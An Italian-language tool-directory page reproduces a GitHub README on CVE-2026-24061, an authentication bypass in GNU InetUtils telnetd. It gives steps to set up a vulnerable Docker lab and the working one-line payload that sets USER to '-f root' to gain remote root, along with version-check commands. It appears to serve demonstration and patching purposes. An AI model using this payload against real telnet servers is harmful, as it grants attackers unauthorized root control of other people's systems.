
Skip to content
KitploitKITPLOIT
StrumentiExploitsBlog
Log in
Invia
StrumentiExploitsBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

FeedContattoPrivacy© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
CVE-2026-24061 — Vulnerabilità in GNU InetUtils telnetd Consente Accesso Root Remoto | Kitploit

Strumenti/GitHubGitHub/lucaspdiniz/cve-2026-24061
Analisi delle VulnerabilitàExploitPenetration TestingAutenticazioneStrumento di Accesso Remoto
GitHublucaspdiniz/cve-2026-24061

CVE-2026-24061

Vulnerabilità in GNU InetUtils telnetd Consente Accesso Root Remoto

Vedi Repository
319 mesi faNon ancora revisionato
Condividi

Bypass dell'autenticazione in GNU InetUtils telnetd tramite injection di argomenti - CVE-2026-24061 📚

Introduzione

Una vulnerabilità di injection di argomenti recentemente identificata in GNU InetUtils telnetd consente agli attaccanti di aggirare l'autenticazione impostando la variabile d'ambiente USER al valore "-f root". Di conseguenza, un attaccante remoto non autenticato può ottenere accesso ai sistemi che eseguono il servizio telnetd vulnerabile ed elevare i privilegi a root. Se sfruttata con successo, questa falla può consentire agli attaccanti di accedere a informazioni sensibili, modificare le impostazioni di sistema ed eseguire comandi arbitrari, portando potenzialmente a un compromesso completo del sistema.

Dettaglio CVSSCNA (MITRE)
Punteggio Base9.8
VettoreCVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Vettore di AttaccoRete
Complessità di AttaccoBassa
Privilegi RichiestiNessuno
Interazione UtenteNessuna
ScopeInvariato
Impatto sulla RiservatezzaAlto
Impatto sull'IntegritàAlto
Impatto sulla DisponibilitàAlto
Versione CVSSv33.1

Cosa è successo?


Siamo riusciti ad accedere al Commit qui sotto del 2015 che mostra la modifica del codice (riga 62) che ha creato questa vulnerabilità.

Lo scopo di questo readme è solo mostrare l'esecuzione dell'exploit, non ogni passaggio che ha generato questa CVE, tuttavia, l'intento è sostituire il segnaposto %U con il valore preso dalla variabile d'ambiente USER. Questa particolare variabile d'ambiente è controllata dall'utente e può essere manipolata tramite il protocollo Telnet 🔥 .

Ambiente 🔓

Per questo test, ho creato 2 container utilizzando immagini da Docker Hub, con una versione vulnerabile di InetUtils.

  • Container -> https://hub.docker.com/_/ubuntu
docker run --rm -it --name vuln -p 23:23 ubuntu:22.04 bash
      apt update
      apt install build-essential wget tar
      wget http://ftp.gnu.org/gnu/inetutils/inetutils-2.5.tar.gz
      tar -xvzf inetutils-2.5.tar.gz
      cd inetutils-2.5
      ./configure
      ./configure --enable-telnet
      make clean
      make
      make install
      export PATH=$PATH:/usr/local/libexec
      apt install openbsd-inetd
      echo "telnet  stream  tcp  nowait  root  /usr/local/libexec/telnetd  telnetd" >> /etc/inetd.conf
      service openbsd-inetd restart

docker run --rm -it --name attacker ubuntu bash
      apt install telnet

Payload 💀


Con il payload qui sotto, sostituiamo la variabile USER e aggiriamo il sistema di autenticazione.

USER="-f root" telnet -a 172.17.0.3
Versioni Affette ✅

  • Telnetd in GNU Inetutils fino alla 2.7 consente l'autenticazione remota.
  • Segui l'aggiornamento alla versione Ubuntu. -> https://ubuntu.com/security/CVE-2026-24061


Controlla la tua versione di inetutils

hostname --version
telnetd --version

Alla prossima :wink:
Scarica lo strumento

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Il toolkit OSINT definitivo: grafo di indagine, punteggio di affidabilità, famiglie di alias, mappa, timeline e report. 49 moduli, oltre 400 siti, nessuna chiave API richiesta.

    668
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # App di esecuzione con un tocco GhostLock (CVE-2026-43499)

    496
  • 3

    ARTEX

    baarai/artex

    Piattaforma di penetration testing autonoma multi-agente basata su LLM con agenti planner/worker, grafi di asset e di esplorazione, registrazione del traffico MITM e retesting delle vulnerabilità.

    394
  • 4

    redforge

    cybersecurity91/redforge

    Toolkit red team lato browser con 102 strumenti offline per ricognizione, generazione di payload, attacchi alle credenziali, crittografia, codifica e reportistica dell'engagement.

    339
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Il sistema d'azione per la cybersecurity nativa AI—dove l'intento diventa esecuzione governata, le evidenze diventano memoria operativa, e ogni operazione migliora la successiva.

    258
  • 6

    antifox

    antifox-ai/antifox

    Piattaforma multi-agente di penetration testing autonoma basata sull'IA che esegue ricognizione, scoperta della superficie d'attacco, validazione dello sfruttamento e consegna di report supportati da evidenze.

    254

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →






